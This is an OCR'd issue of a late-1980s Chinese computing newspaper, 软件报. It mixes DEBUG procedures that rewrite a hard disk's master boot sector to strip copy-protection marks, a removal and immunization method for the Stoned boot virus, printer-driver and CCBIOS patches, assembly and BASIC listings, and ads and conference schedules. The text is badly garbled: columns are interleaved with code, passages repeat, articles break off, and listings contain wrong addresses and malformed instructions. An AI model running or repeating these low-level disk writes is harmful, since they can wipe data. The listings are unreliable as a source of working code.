-Q
```

现在就可以运行带有判断硬盘标记信息的程序了。运行完这一程序之后，恢复你的硬盘信息。按第3步操作。

3. 恢复你的硬盘信息。将第一步用的软盘，插入你的机器的A驱动器中，键入：

```
C>DEBUG
-L 100 0 1 1
-W 100 2 0 1
-Q
```

你的硬盘已恢复好，可进行其它操作。若你还需要进行带有判断硬盘标记程序，那你就重复第2步、第3步。

以上方法，本人已在IBM PC/XT机及其兼容机上均已实现。如果喜欢感兴趣，不妨试一试。

河南省信阳陆军学院 胡润涛 刘学智

《软件报》89年第44期上刊登了李鸿钧同志《加密解密的一般解密方法》一文。该文中所提的解密方法的使用是有条件的，只有在相同DOS版本、相同分区及相同类型硬盘的情况下才能使用，否则使用该方法将使硬盘上的数据全部丢失。

该文采用的原理是用正常的硬盘分区信息去替换已加密的硬盘分区信息。而硬盘分区信息是在硬盘格式化前由DOS的FDISK外部命令所建立的，它随DOS分区的不、DOS版本的不同以及硬盘类型容量的不同而不同。所以利用该方法试图去解密一个不明情况的加密盘等于破坏硬盘分区信息，且硬盘分区信息是很难恢复的，其后果是硬盘重新分区格式化，硬盘上的数据全部丢失。

因此，该文的解密方法在不知道具体的加密方法时是不能使用的。只有经过分析硬盘分区信息找回分区参数或恢复某些识别字，才能对其进行解密。

在此我提出以下方法恢复某些识别字供大家参考。

首先，用DEBUG找出硬盘分区信息，方法如下：

```
A>DEBUG
-A 100
MOV AX, 0201
MOV BX, 200
MOV CX, 1
MOV DX, 80-
INT 13
INT 3
-G
```

通过运行上述程序，把硬盘分区信息读入内存CS:200开始共200H个字节。

然后，观察信息的最后两个字节是不是55AA(55AA为硬盘识别标志)，若不是则恢复为55AA，方法如下：

```
-D3FE 3FF
CS, 03FE XX YY
-E3FE 55 AA
再观察硬盘分区表是否还在
-D3A0 3FF
```

一般活动DOS分区表由16个字节组成，如下所示：

```
80 XX XX XX 04 XX XX XX...
若第5个字节不是04则恢复为04(04表示分区类型为DOS分区)。
```

最后，把硬盘分区信息写回硬盘，这样有可能把硬盘解密。方法如下：

```
-A100
MOV AX, 301
MOV BX, 200
MOV CX, 1
MOV DX, 80
INT 13
INT 3
-G
```

北京 刘杰

通过上述修改在CCD02.1下使用ALL24P.EXE就可正确打印01区和09区的图形字符。

重庆 黄海霖

### ALL24P.EXE 存在

#### 的问题及解决办法

在CC-DOS2.10下使用ALL24P.EXE打印驱动程序，不能正确打印GB2312-80的01区和09区图形字符，不能正确打印01区的原因在于该程序0865句有错，应改为CMP AL,A0原为(CMP AL,A,1)不转正确打印09区的原因在于CCCCIB中把GB2312-80的09区装在00区，而打印程序对此未作相应处理，修改打印驱动程序计算汉字坐标指针的子程序，使区号09区转换为06区，由于要增加一部分程序，故把计算汉字坐标指针的子程序安排在CS,0AD8-CS,0B03原程序CS,0AD8-CS,0B2B并不执行，具体修改如下图所示。

通过上述修改在CCD02.1下使用ALL24P.EXE就可正确打印01区和09区的图形字符。

重庆 黄海霖

```
A>REN ALL24P.EXE ALL24P
A>DEBUG ALL24P
-A 8865
CS, 8865 CMP AL, A0
-A 8CA4
CS, 8CA4 JMP 0AD8
-A FAD8
CS, 0AD8 AND DX, 7F7F
CS, 0ADC PUSH AX
CS, 0ADD CMP DH, 28
CS, 0AE9 JNZ 0AE4
CS, 0AE2 MOV DF, 28
CS, 0AE4 CMP DH, 38
CS, 0AE7 JB 0AEC
CS, 0AE9 SUB DH, 88
CS, 0AEC SUB DH, 21
CS, 0AEB MOV AL, 5E
CS, 0AF1 MUL DH
CS, 0AF3 SUB DL, 21
CS, 0AF6 XOR DH, DH
CS, 0AF8 ADD AX, DX
CS, 0AFA SHL AX, 1
CS, 0AF0 MOV DX, [0000]
CS, 0B00 POP AX
CS, 0B03 RET
```

### 「合法大麻」的消除方法

继全球病毒之后，科大最近又出现了一种叫“合法大麻”的PC机病毒，其症状为：用带病毒盘启动微机后，有时屏幕上会打出“Your pc is now stoned”，不再继续引导。

由于笔者在发现该病毒时即对软盘进行了免疫，所以未见其危害。但最近科大不少PC机用户都遇到了一些“莫名其妙”的故障，不知是否与之有关。

为防患于未然，笔者针对该病毒的一些特点，介绍一下自己使用的消毒免疫方法。

合法大麻(LEGALISE MARIJIVANA)的主要手段是将自身插入软盘的BOOT及硬盘主引导扇区，而把真正的BOOT及主引导扇区放在软盘根目录最后一个扇区及硬盘0柱面0面7扇区中，启动时病毒修改INT13H向是地址，使之之后的操作只要能启动INT13H就进行传染。

与台病毒类似，它也修改了内存大小(减小2K)，打印中毒信息也有时间限制，启动

时即先传染硬盘等。消毒时，使用DEBUG动态调试程序，对软盘很简单，插病毒盘到B驱动器。

```
A>DEBUG
-L5000 101; 可看到518A起一段信息及病毒名称
-L8000 1 B 1; 可看到软盘的BOOT
-F5000 5200 00;
-W5000 1 B 1; ROOT填0
-U8000; 反汇编一段，第一句为JMP 602B等跳转
-A6000; 加免疫标记
XXX, 6000 JMP 07C0:0005; 机器码EA 05 00 C0 07
XXX, 6005 JMP 602B; 其中前4字节为
XXX, 6007; 中毒或免疫标记
-W6000 1 0 1; 写回BOOT
-Q
A>
对硬盘则须编程，
A>DEBUG
-A
XXX, 100 MOV AX, 0201, 读自主引导模块到ES, 200
XXX, XXXX MOV BX, 200
```

```
XXXX, XXXX MOV CX, 0001
XXXX, XXXX MOV DX, 0080
XXXX, XXXX INT 13
XXXX, XX INT 3;
XXXX, XXXX MOV AX, 0201,
发出被藏的主引导模块
XXXX, XXXX MOV BX, 500
XXXX, XXXX MOV CX, 0007
XXXX, XXXX MOV DX, 0080
XXXX, XXXX INT 13
XXXX, XXXX INT 3;
仍用该方法(AH=03)写回正确的主引导模块，免疫原理同软盘。
用前述免疫方法，我们也可以方便地修改FORMAT.COM，使之成为免疫格式化程序，原理如下：
A>DEBUG FORMAT.COM
-RO; 检查文件长度
X1, X2, X3, 确定寻找区间
-S100 Y1, Y2, Y3, 'IBMIO' CO
M Y1, Y2, Y3, =X1, X2, X3+100, 寻找BOOT
A1, A2, A3, A4
-DA, A1, A2, A3, A4;
找到BOOT后，把它前几个字节改成E A0;
方法同前述软盘免疫。改好后，
-RCA;
X1, X2, X3;
-W;
-Q;
```

中国科技大学 相里斌

### 紫金3080驱动程序修改一例

“东海0520-GH”在汉字处理上有很多优点，但其配置的“紫金3080”打印机驱动程序却不能正常使用。

我们的“东海0520-GH”计算机配置的“紫金3080”打印机驱动程序为“DHM3080.EXE”，其大小为19176个字节，在打印汉字时发现用“B”、“C”、“D”字型打印的放大汉字与所需打印的汉字相差15个区，我们对驱动程序修改了

```
3A25, 1F51 10.00 |E1F5E
3A25, 1F5E 10.00 -E1F85
3A25, 1F5E 01.07 -E1F92
3A25, 1F92 04.00 -E1F93
3A25, 1F93 00.10 -E1F9F
3A25, 1F9F 050B -W
Writen 4AE8 b7tos
-Q
```

江苏 葛振



### 扩大单片机编程能力

8035/8039系列的单片机地址线为12根,其软件选定的程序存储器最大能达到4K字节。但是因为在中断服务程序中,PC的第11位保持“0”状态,即使在中断服务程序中执行一条SEL.MB0或SEL.MB1指令也不能改变PC的第11位内容。即会改变存储器地址选择触发的状态,这是禁止的。因此,服务程序必须全部存放在前2K的程序存储器内。所以,4K程序存储器中的一部分字节不能用于实时控制程序的编程。另外,8035/8039单片机指令系列有两个严重的不足,使编程时感到很不方便:

(i) 所有的间接跳转指令只能在现行寄存器的256个字节内转移;(ii) 所有的跳转/调用子程序的目的地址不能由软件实时的计算出来。即,所有的这些地址在汇编时都必须是可以的。

图1所示的程序为一中断服务“引导”程序,它克服了上述不足,实际的中断服务程序可以放在程序存储器的任意地方,而且实际的中断服务程序的地址可以由主程序任意设定。图1所示程序的后半部分被用来完成在整个程序存储器内的间接跳转/调用的多种指令功能。

为便于阅读该程序,现将图1程序分析如下。当主程序被中断时,断点返回地址和程序状态字(CY, AC, BS和F0)一起压入堆栈,然后PC转向二个固定的程序存储器中的一个,003单元执行外部中断服务程序,007单元执行定时器中断服务程序。

图1所示程序的开始部分先利用标志F0记忆中断的类型。然后把累加器A的内容保存在R7'中,把R0'和R1'的内容存入堆栈中的断点返回地址之上:

下一步,程序从F0标志所确定的内部寄存器中取出可以指向程序存储器内任意地址的中断向量,并把这个中断向量同堆栈顶部的内容互相交换,实际上恢复了保存的R0'和R1'的内容。另外,在通过指令RET转向中断向量之前,恢复了保存在R7'中的A累加器的内容。(由于实际的中断服务程序也有可能使用A累加器,所以这个恢复可以推迟到实际中断服

务程序执行完后返回主程序之前进行。)注意,该中断“引导”服务程序可以把实际中断服务程序放在程序存储器的任意地方的实质正是利用了RET指令可以确定PC的A11的功能。

图1所示程序仅破坏了R7'寄存器的内容。在实际中断服务程序的结尾处使用RETR指令来恢复程序状态字(CY, AC, BS和F0)及返回主程序的断点处。

图1所示程序的后半部分能够完成8035/8039系列指令系统中一般不具备的一些很有用的操作。(见表1)例如,间接跳转指令可以把它的转移路线放置在现行的寄存器R0和R1中,使得开发一个交互式、结构化的程序成为可能。最后还要说明一点,无论是间接跳转还是调用都不会影响单片机的程序存储器标志,这同使用指令系统中绝对地址方式的指令完全一样,非常方便。

```

表1:
CALL ICAL, 间接调用指令。子程序地址 = ((R1)), 即, R1 寄存器的内容为一地址, 故的是子程序首址的低字节, (R1)+1 的内容为一地址放的是首址高字节
JMP ICAL, 间接跳转指令。入口地址 = ((R1)), 没有返回地址
CALL IJMP, 间接跳转指令。入口地址 = ((R1)), 执行后, 返回地址在R1, R0内
JMP IJMP, 间接跳转指令。入口地址 = ((R1)), 执行后, 堆栈顶部内容在R1, R0内
CALL IJMP, 间接跳转指令。入口地址 = (R1, R0), 即R1R0内容为子程序首址, 执行后, 返回地址在R1, R0内
JMP IJMP, 间接跳转指令。入口地址 = (R1, R0), 执行后, 堆栈顶部内容在R1R0内
MOV A, PSW, 堆栈顶部内容与R1和R0 CALL IJMP1, 交换。

```

常见的用Z80汇编语言编写的开平方程序,其算法一般都是“减奇数法”和“牛顿迭代法”,用这两种算法编写开平方程序,当被开方数是一个四字字节时,执行时间大约为20毫秒。这里介绍一种快速的多字节开平方程序,一个四字字节开方只需2毫秒。

本程序所采用的算法就是常见的笔算开方法。现以单字节数来说明笔算求二进制数平方根的原理。设被开方数X=10101001,先按每2位为一段对X进行分段后,在第一段1010下,10-1=1;再把第二段移下去得110,把1×10=10写在竖式左边并看做100,去除110,商1,同时将竖式左边的0的右边

```

1:      ORG      2000H      源上1变为101,101-
2:      SORT   LD        IX,DATA 101=1; 再移下第三
3:      LD      HL,0      段变为110,商数11
4:      LD      DE,0      *10=110,并看成
5:      LD      A,16      110,虽然110-1100
6:      SORT1  SLA      E        不够减,所以第三段
7:      RL      D            商0,同时在竖式左边
8:      CALL   YIME        的110也添0,变为
9:      CALL   VIME        1100;再移下第四段
10:     PUSH  DE            得11001,此时,在第
11:     POP   BC            四段商1,11001-
12:     SLA   C            11001=0,除尽。即
13:     RL   B            10101001的平方根为1101,化
14:     INC  BC            成十进制即为√109=13.
15:     SBC  HL,BC        如果不除尽还有余数的话,可
16:     CCF  C            在平方根上添小数,然后添两
17:     SBC  HL,BC        位,继续下去,直到满足精
18:     JR   C,SORT3      度为止。
19:     INC  DE            本程序是求四字字节的平
20:     SORT2  DEC  A        方根,每次移2位进行运算,只
21:     JR   NZ,SORT1     需10次运算即可得到平方根,
22:     RET                        若四字字节中是两字节小数,则
23:     SORT3  ADD  HL,BC   开方结果为两字节整数一节字
24:     JR   C,SORT2      小数,这在一般的处理系统中
25:     YIME  SLA      A        已能满足精度要求。该程序已
26:     RL      A            在TP801单板上调试通过。
27:     RL      A            入口,被开方数在DATA开
28:     RL      A            始的4个单元中结果在DE寄存
29:     RL      A            器中。陈阳 向成林 袁学东
30:     RL      A            4
31:     RET1  DS      4
32:     DATA DS      4
33:     END

```

本版责任编辑: 07号

### 多字节快速开平方程序

### 为CCBIOS增加常用字快速输入功能

拼音码是人们常用的汉字输入法,但是此法重码字很多。一些极为常用的字往往要按五六键才出现在提示行中,输入不便。为此,特将字部六所的CCBIOS2.10核心文件CCCC.EXE作了些改进,使得用户可以设置一些常用字(200-500个为宜),这些字仅需按一健就出现在提示行中(若设置的字很多,可前后翻页),从而加快了汉字输入速度。

具体步骤有二:  
1. 键入程序一,至此,已能识别常用字标志并作相应处理。  
2. 用户选择设置常用字。先用编辑软件在A盘上生成一个名为CYZ的文件,存放预备设置常用字(字与字之间以逗号或回车符分隔)。然后调用程序二。  
运行后,打印出各常用字及对应偏移量。而后REN CCCC.EXE CCCC,用DEBUG将CCCC中对应地址单元的最高位置“1”。具体地说,若用D命令显示出对应单元原来内容为00,则用E命令填入80;若显示01则填入81。欲设置的常用字全部处理完毕,用W命令写盘;Q命令退出,同时在DOS提示符下将CCCC改名为CCCC.EXE即可。

例如,“的”字对应偏移量36C,用D命令显示出该单元原值为01,故填E-1E,36BD,即E-1E,36BD,即即可。  
统计资料表明,出现频率最高的前100个汉字占一般文字材料的40%,前600个汉字占一般文字材料的70%。  
西安 陈沛  
20 OPEN "A,CYZ," FOR INPUT AS#1  
20 WHILE NOT EOF(1)  
30 INPUT #1,AY,IF AY="响" THEN GOTO 40  
40 C=(ASC(AT)+176)+94+ASC(RIGHT(AY,1)+161)  
50 LPRINT AT,"",NEXT(A#2E09+C,4)  
60 WEND,CLOSE,END

### 浅谈OKI 8320C打印机的使用方法

OKI 8320C 打印机是四通公司与日本冲电器株式会社合作开发的汉字打印机,机内配有2MB MASK ROM汉字库板及丰富的软件命令,是高速、高质量、低价格的汉字打印机。我的一台该机配合IBM PC/XT和IBM PC/XT-286已运行两年了,实践证明确实名不虚传。但我发现不少用户因为用法不能使该设备充分发挥作用。究其原因,我认为这部分用户大概还没有仔细消化说明资料。在购入该机时,随机所带资料中除一本使用说明外,还有一张五吋软盘,包含如下十七个文件:(见图1)其中PRINT.ME是打印机说明文件,对如何控制字型、行距以及如何打印上下标,都有详尽的说明及例子,不妨打印出来装订成册以便随时查阅。应该说明的是,该机虽然不须调程序也能打印高质量的汉字,但将忽视应用程序中的控制符,打出来的字一律是臃肿状态的24×24宋体字。在WS下打出的字亦不能令人满意,对于表格也不是封闭线。如果在进入中文状态后调入接口程序BASICDS.EXE或ESCI.EXE(两者除字型定义不例外,其它完全相同),那么该机就与其它24针打印机如M2024, TH3070, M1724, LQ1500等兼容了,也就是说,适用于其他打印机的打印程序,一字不改,也能在该打印机上运行,而且打得更快、更美观。在中文状态下可以用CTRL+F10键切换字型及行宽,在WS下也能正常打印了。

至于字距、行距,每次开机后都必须进行设置,否则打不出封闭线来。你可以根据说明中的字、行距控制符编一段BASIC程序,再编译成执行文件,放入自动执行命令中,一次调入内存,只要不重新启动,总是有效。

该机还有一个突出的优点,就是可以打印上下标,这样就可以打印数学公式和化学方程式了。陈阳 程明新

- 文件目录:
- 1. COMMAND.COM 命令文件
  - 2. READ.ME 说明文件(屏幕)
  - 3. PRINT.ME 说明文件(打印机)
  - 4. MAKE.COM 造字程序
  - 5. MAKE.DOT 造字程序字库
  - 6. ESCI.EXE CDDOS 接口程序1
  - 7. ESCI1CDS.EXE CDDOS 接口程序2
  - 8. BNGRAP.EXE 单屏菜单
  - 9. CLORAP.EXE 彩屏菜单
  - 10. DEMO.BAT P832016.EXE 表演程序
  - 11. p16demo.bas P832016.EXE 表演执行文件
  - 12. P832016.EXE OKI8320 16X16 点阵驱动程序
  - 13. POKI1616.EXE OKI8320 16X16 点阵驱动程序(长键CN专用)
  - 14. BASDEMO.BAS OKI8320 BASIC 打印头、制表程序例子
  - 15. DISDEMO.PRG OKI8320 DBASE 打印头、制表程序例子
  - 16. FORMULA.BAS OKI8320 BASIC 打印公式程序例子
  - 17. DEMO83.BAS OKI8320 BASIC 打印字型程序例子 (图1)

```

EXIVEC: EQU 20H :EXT中断向量在R20,R21
ITIVEC: EQU 22H :TIMER向量在R22,R23
003: CLR FO :置EXT中断标志
CPL FO :翻转不影响NB标志
007: CLR FO :置TIMER向量标志

ORG 8H :可在0位置处
PRINSV: SEL R81 :存A值在R7'
MOV R7,A :存A值在R7'
MOV A,PSW :计算到堆栈顶指针
ANL A,#7 :
RL A :
ADD A,#8BH :
XCH A,R0 :存R0'值在堆栈
MOV 90R0,A :
INC R0 :
XCH A,R1 :存R1'值在堆栈
MOV 90R0,A :
MOV R1,#EXIVEC :响应EX7中断
JFO ICAL :
MOV R1,#ITIVEC :响应TIMER中断
ICAL: MOV A,PSW :
ANL A,#F7H :
INC A :
URL A,#8BH :
MOV PSW,A :
IJMP: MOV A,#R1 :取中断向量
MOV R0,A :
INC R1 :
MOV A,#R1 :
MOV R1,A :
IJMP: MOV A,PSW :计算到堆栈顶指针
IJNP1: DEC A :
ANL A,#7H :
RL A :
ADD A,#8BH :
XCH A,R0 :放中断向量低字节
XCH A,#R0 :在堆栈顶部
XCH A,R0 :恢复R0'值
INC A :
XCH A,R1 :放中断向量高字节
XCH A,#R1 :在堆栈顶部
XCH A,R1 :恢复R1'值
MOV A,R7 :恢复A值
RET :转中断服务子程序
END

```

使 CEC-1 中华 学习机能运行 PRODOS

软件报88年5期登载了“APPLE I 兼容机上运行 PRODOS 的方法”一文...

软件报88年5期登载了“APPLE I 兼容机上运行 PRODOS 的方法”一文...

Table with columns: 0300, 0308, 0310, 0318, 0320, 0328, 0330, 0338, 0340, 0348, 0350, 0358, 0360, 0368

电脑有快运算方式，但与数学公式不同，只能用( )，不能用[ ]，( )，有些不方便。

为此我编了一程序，能运算等[ ] {} 的表达式...

R1 反汇编 程序的扩展使用

那恩同志的R1反汇编程序是在BASIC支持下运行的，因此无法对游戏中的Z80机器码实行反汇编。

本程序可将内存中两指定行号的间BASIC程序在瞬间全部删除...

9599: INPUT I
9991: INPUT J
9992: POKE 32764, INT (I/256)
9993: POKE 32765, I - 256\*INT (I/256)
9994: POKE 32766, INT (J/256)
9995: POKE 32767, J - 256\*INT (J/256)
9996: A=USR32644


五、QZT卡安装 1.扩展原理 RAM基本原理 本文第一部分已经介绍单纯改线的方法实现高显状态是不实用的...

LASER 汉化升级 (四)

QZT卡上共四组导线，Q组并联于6116，其余均接系统总线...

LASER-310 STATUS FUNCTION
10 \* LASER-310 DOS V1.0 STATUS FUNCTION
20 FOR I=0 TO 50:READ XS:X=0
30 FOR J=1 TO 2:Z=AS\*(INT(XS/J),1)
40 X=X\*16+Z-48+7\*(Z/64)
50 NEXT J:POKEI+296\*X,NEXT I:CLS
60 PRINT#4448,"CHECKING...";POKE30862,0;POKE30863,116:A=USR(0)
70 F=0:FOR I=29952 TO 30029:P=PEEK(I):IF P=0 THEN F=F+8:GOTO 130
80 IF P=255 THEN 130
90 IF -32768 AND P THEN 100 ELSE F=F+1
100 DR=16384
110 IF DR AND X THEN 120 ELSE F=F+1
120 DR=DR/2:IF DR>0 THEN 110
130 NEXT I
140 CLS:PRINT TAB(6);"STATUS FUNCTION":?
150 PRINT"PRESENT DISKETTE HAS BEEN FORMATED"
160 PRINT "P";TAB(8);"FREE SPACES"
170 B=6128:N=C=F/8:PRINT "B";TAB(3);"BYTES FREE AS ";N;"K"
180 PRINT"AT MOST ";F;" FILES CAN BE SAVED IN IT"
190 DATA 65,F3,CD,26,9E,CB,01,32
191 DATA 02,CD,A3,5D,C1,50,76,1E
192 DATA 00,FD,36,11,0F,F3,CD,22
193 DATA 5A,87,C2,3D,42,FD,4E,31
194 DATA FD,64,32,14,00,75,CS,01
195 DATA 50,00,ED,8B,C1,EA,AF,03,10,29,00
200 END

LASER-310 DOS V1.0 上没有STATUS功能，下面这个程序可解决这个困难...



谈谈从《数据结构》角度怎样迎接程序员水平考试的问题 (一)

一年一度的程序员水平考试即将来临。通过分析历年程序员级的试题，我们不难发现：首先，考题对数据结构的要求并不高...



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘特雄  
国内统一刊号CN51-0090 订例代号：81-74 地址：成都市金河街75号 邮政编码：610015

本报明年改为“内部发行”，价格、内容、办报宗旨依旧，而读者可比今年更准确、无误地及时收到报纸，但这需劳驾读者与我们携手合作。据我们所知，很多热心的读者已在当地邮局订阅了明年报纸，有的邮局已将订报款退回读者，有的邮局还没有退，但可以肯定的说，邮局不会将订报款转到报社，请速到邮局办理退款。

为使读者能订到明年报纸，本报热诚地欢迎广大读者直接汇款到本社订报。这样，给你们添麻烦了，我们很不安，但我们相信，读者会理解我们的，我们会将《软件报》办得更合读者口味，以表答谢之意。

订例办法：直接汇款至成都市金河街75号 软件报社  
邮政编码：610015 每份0.18元，半年价：4.68元 全年价：9.36元  
(均含邮资)

软件报社

## 中国计算机学会1990年(含跨年度)国际学术活动计划

| 序号 | 会议名称                            | 时间           | 地点 | 筹备负责人                        |
|----|---------------------------------|--------------|----|------------------------------|
| 1  | 容错计算北京研讨会                       | 1990年<br>上半年 | 北京 | 魏道政、闵应华<br>100080 北京 2704 信箱 |
| 2  | 海峡两岸银行自动化作业研讨会                  | 1990年秋       | 北京 | 陈树楷<br>100080 北京 2704 信箱     |
| 3  | 第二届国际计算机和通信会议                   | 1991年<br>9月  | 北京 | 许孔时、陈树楷、李玉琦                  |
| 4  | 第二届国际计算机辅助设计和计算机图形学(CAD & CG)会议 | 1991年<br>下半年 | 北京 | 王介生、林宗楷<br>10080 北京 2714 信箱  |
| 5  | 第二届国际青年计算机工作者会议                 | 1991年<br>8月  | 北京 | 刘永春<br>10080 北京 2704 信箱      |
| 6  | 第27届功率电子专家会议                    | 1990年<br>8月  | 北京 | 严家熹<br>10080 北京 2704 信箱      |

## 中国计算机学会1990年学术活动计划(第一批)

| 序号 | 会议名称                          | 时间  | 地点  | 筹备负责人                                   |
|----|-------------------------------|-----|-----|-----------------------------------------|
| 1  | 全国工业控制计算机优选机型技术推广暨工控发展现状方向研讨会 | 一季度 | 重庆  | 机电部重庆工业自动化仪表所总师办、李连河、陈昌海<br>邮编 630708   |
| 2  | 第五届电源学术年会                     | 4月  | 无锡  | 江南计算所 杨希桐<br>214083 无锡 33信箱             |
| 3  | 人工智能与模式识别专委会年会                | 7月  | 长春  | 吉林大学计算机系 李志林<br>130021                  |
| 4  | 第七届全国微机学术交流会                  | 9月  | 西安  | 灏山微电子公司 程西蔚<br>710600 临潼19信箱            |
| 5  | 全国第六届计算机外围设备使用与维护技术交流会        | 秋   | 怀化  | 湖南怀化507信箱 郑兰萍                           |
| 6  | 信息存储技术专委会第七届学术年会              | 10月 | 天津  | 天津解放军运输学院计算机教研室<br>300161 津塘山           |
| 7  | 计算机工程与工艺专委会第一届学术年会            | 10月 | 苏州  | 机电部16所 100083<br>刘家训、马宏涛                |
| 8  | 1990计算机体系结构学术交流会              | 10月 | 西南  | 重庆大学计算机系 张新强<br>630044                  |
| 9  | 第四届全国多值逻辑学术交流会                | 10月 | 杭州  | 杭州大学电子工程系 吴浩敏<br>310000                 |
| 10 | 第二届中文信息技术学术年会                 | 四季度 | 西安  | 西北大学：机电部15所科技委办<br>王彪                   |
| 11 | 磁存储技术研究会                      | 春   | 上海  | 上海交大信息存储中心 施文康                          |
| 12 | 全国单片机学术交流会                    | 4月  | 北京  | 北京理工大学电子工程系<br>曹名扬<br>哈工大计算机系 李仲荣       |
| 13 | 故障诊断与测试研讨会                    | 6月  | 张家界 | 中国保险管理干部学院 徐义<br>(湖南长沙 410114)          |
| 14 | 软件容错研讨会                       | 7月  | 秦皇岛 | 燕山大学计算机系 高远<br>河北秦皇岛市河北大街西段066500       |
| 15 | 抗恶劣环境计算机应用技术研讨会               | 二季度 | 北京  | 北京六里桥北里4号 100055<br>谢佑斌                 |
| 16 | 国外军用加固体系结构及加固技术分析会            | 9月  | 武汉  | 中国船舶工业总公司七〇九所<br>郭栋梁 武昌 233信箱<br>430074 |
| 17 | 第三届全国知识工程研讨会                  | 10月 | 成都  | 四川大学、成都电子科技大学<br>中科院数学所 赵致琛             |
| 18 | 计算机边缘学科研讨会                    | 10月 | 长沙  | 长沙国防科技大学研究所<br>陈火旺                      |
| 19 | 工艺结构学术交流会                     | 四季度 | 太原  | 机电部15所 北京619信箱<br>刘家训                   |
| 20 | 计算机房工程专题讨论会                   | 下半年 | 北京  | 机电部15所 王元光<br>(北京619信箱 100083)          |

▲《数据库应用技巧与实践》本书中没有各类数据库理论与命令(函数)的解释，全部都是拿来即可使用的实用(子)程序和小程序。有报表处理的方法及技巧、数据库与其它语言的通讯、程序设计技巧与经验介绍、实用程序介绍、简单图形绘制、中文dbaseⅡ全自动编程系统和管理程序等7类50多篇文字。阅读本书可使读者扩展思路借鉴别人的智慧来提高自己的编程水平，每本邮购价13.00元。

▲《数据库图形系统Fox Graph》Fox Graph能使用来自Fox BASE+、dbaseⅡPLUS、dbaseⅢ数据库的记录字段的数据方便地建立全彩色的三维和二维图形和图表。适用于IBM PC或兼容机、长城系列机、286、386机，内存64K，高、中分辨率均可。Fox Graph能建立32个不同的预先规定的三维图形类型和十五个预先规定的二维图形类型，还提供超过500个预先规定图形的16个不同视角。连续图形的形状调整允许三维旋转、转换、镜头进退、平移和变形控制。每本邮购价16元。需要以上两种书的读者，请与成都市华西医科大学修建罗秀勇同志联系。邮政编码：610041。

视和音响技术、实用技术、电子资料、电子新闻等栏目。较为全面地为读者提供所需专业知识及经贸信息。全年12期，订费50元，邮费19元。

▲《无线电制作》——此制作实践、入门原理篇、实用电子文摘为主要栏目，集电路、原理、制作、调试于一体，图文并茂。该刊为不定期刊物，全年4期订费15元，邮费7元。以上两刊试读每本3.5元(连邮费)。订截止日期90年1月30日。

汇款请寄广州天河区南A5段1号新源电器服务部。邮编：510620  
开户行：广州南办东山金融服务部，帐号：135-9066404。

▲微型计算机电路分析与维修丛书为长城系列微型计算机电路维修技术资料，其中包括：386、286B、286EX、0520EM、0520DH、0520CH、0520A等主机全部电路图及元器件排列图。以及GW100、GW300显示器，CMGA、CEGA显示适配器等等电路图。邮购价190元。

汇款：四川成都红星路一段153号电子书刊经营服务部。



## 港刊征订

▲《现代电脑》——美国权威电脑杂志“BYTE”的中文版，侧重于硬件、新技术探讨、产品特写、市场传真、技术新闻、软件探索、应用篇、新品资讯等栏目。全年12期，订费70元，邮费12元。

▲《电子情报》(国际版)——侧重于软件应用和开发、计算机新品剖析、硬件制作、电子新闻、资料库等。全年12期，订费70元，邮费12元。

▲《无线电技术》——附有电子、电脑、电

四川大学成人教育学院和软件报联合举办  
的计算机函授班的学生，有参加今年全国软件人员水平考试合格者，请来信相告。

《软件报》编辑部

## 记·者·站·服·务

△苏州记者站最近组织一批计算机方面的图书资料，备有目录清单，来函必复。地址：苏州市三香路162号 袁良忠 邮编：215004

△徐州记者站向广大读者推出多种实用软件和智力游戏软件，仅收工本费，需要者可直接来信索取目录清单。地址：江苏徐州湖滨五期17楼104室 孟克达 邮编：221006

△南京记者站最近整理好一批APPLEⅡ、CEC-Ⅰ的磁盘磁带软件，特别是最新开发的CEC-Ⅰ汉字、燕山卡汉字、超级汉字、CTC 2.0汉字系统的汉字代码互转系统，有很大的实用价值，欢迎大家来函索取清单。联系人：南京十二中学 阜成川 邮编：210011

★编号：891210  
★名称：BASIC教程入门——辅助教学系统

作者：杨德华  
功能：本软件是根据BASIC语言的特点而开发的一个辅助教学系统。学习者可通过上机操作尽快地了解和掌握基本BASIC语言。它的主要特点是：  
1. 本软件采用模块化结构，可通过菜单选择所需学习内容。  
2. 本软件在STC2.0系统支持下编程，故所有屏显提示均为汉字提示。  
3. 操作简便，除回答问题外，一般按任意键即可使程序运行继续。  
4. 本软件一边讲解，一边让你做些巩固性练习。题目分两种类型，一种是选择题，一种是具体回答题，回答选择题只需按代号键即可，而具体回答题应具体回答并按(RETURN)键。  
5. 本软件有自动校对答案功能，若答案错误允许重新回答，若连续三次答错，则会给出正确的答案。

编程语言：BASIC语言  
运行环境：APPLEⅡ及其兼容机  
转让形式：盘一片  
转让价格：30元(含邮资)  
收款单位：成都《软件报》编辑部

★编号：891211  
★名称：视听资料管理系统

功能介绍：本系统适用于各省市、各高校的电教馆、电教中心以及对非书资料进行管理的各部门。以改变原来帐本式和卡片式的静态管理模式，更为有效地开发和利用现有的视听资料。简言之，它具有以下几个特点：  
1. 采用汉字提示的人机对话方式，并具有自动检测和防止非法输入的功能。因而稳定可靠。即使管理人员有变动，对于新手也不难操作。  
2. 可以从多种角度快速查询资料，极易了解和熟悉视听资料的分布、使用和质量等情况。  
3. 可依据国家标准就视听资料的多种载体形式(如录音带、录像带、电影片、投影幻灯片、微机软件等)进行登录、查询、统计分析、借还、打印和修改等多种管理工作。  
4. 有较强的统计分析功能，对视听资料的多种数据及使用分布等情况进行多种计算和分析，并可打印输出。  
5. 系统还具有保密功能，操作人员必须输入正确的工作密码，方可进行各项功能操作。

编程语言：dBASEⅢ  
运行环境：IBM-PC/XT、Super XT、长城0520及兼容机。  
转让形式：两张盘和使用说明  
转让价格：80元(含邮资)  
收款单位：成都《软件报》编辑部





一、长方快一病毒的诊断和解毒

今年9月，在微机上发现了“长方快”病毒，经检查分析，其外部特征是：

- 1.感染后人为EXE和COM的执行程序。用DIR命令可以看到程序的字节数增大。
2.在一定时间内(30分钟左右)，屏幕上出现“长方快”；同时系统逐渐减慢，4088的CPU效果明显。
3.如果系统日期18日，同时又是星期五，不是89年，就删除所要执行的程序。

内部特征是：
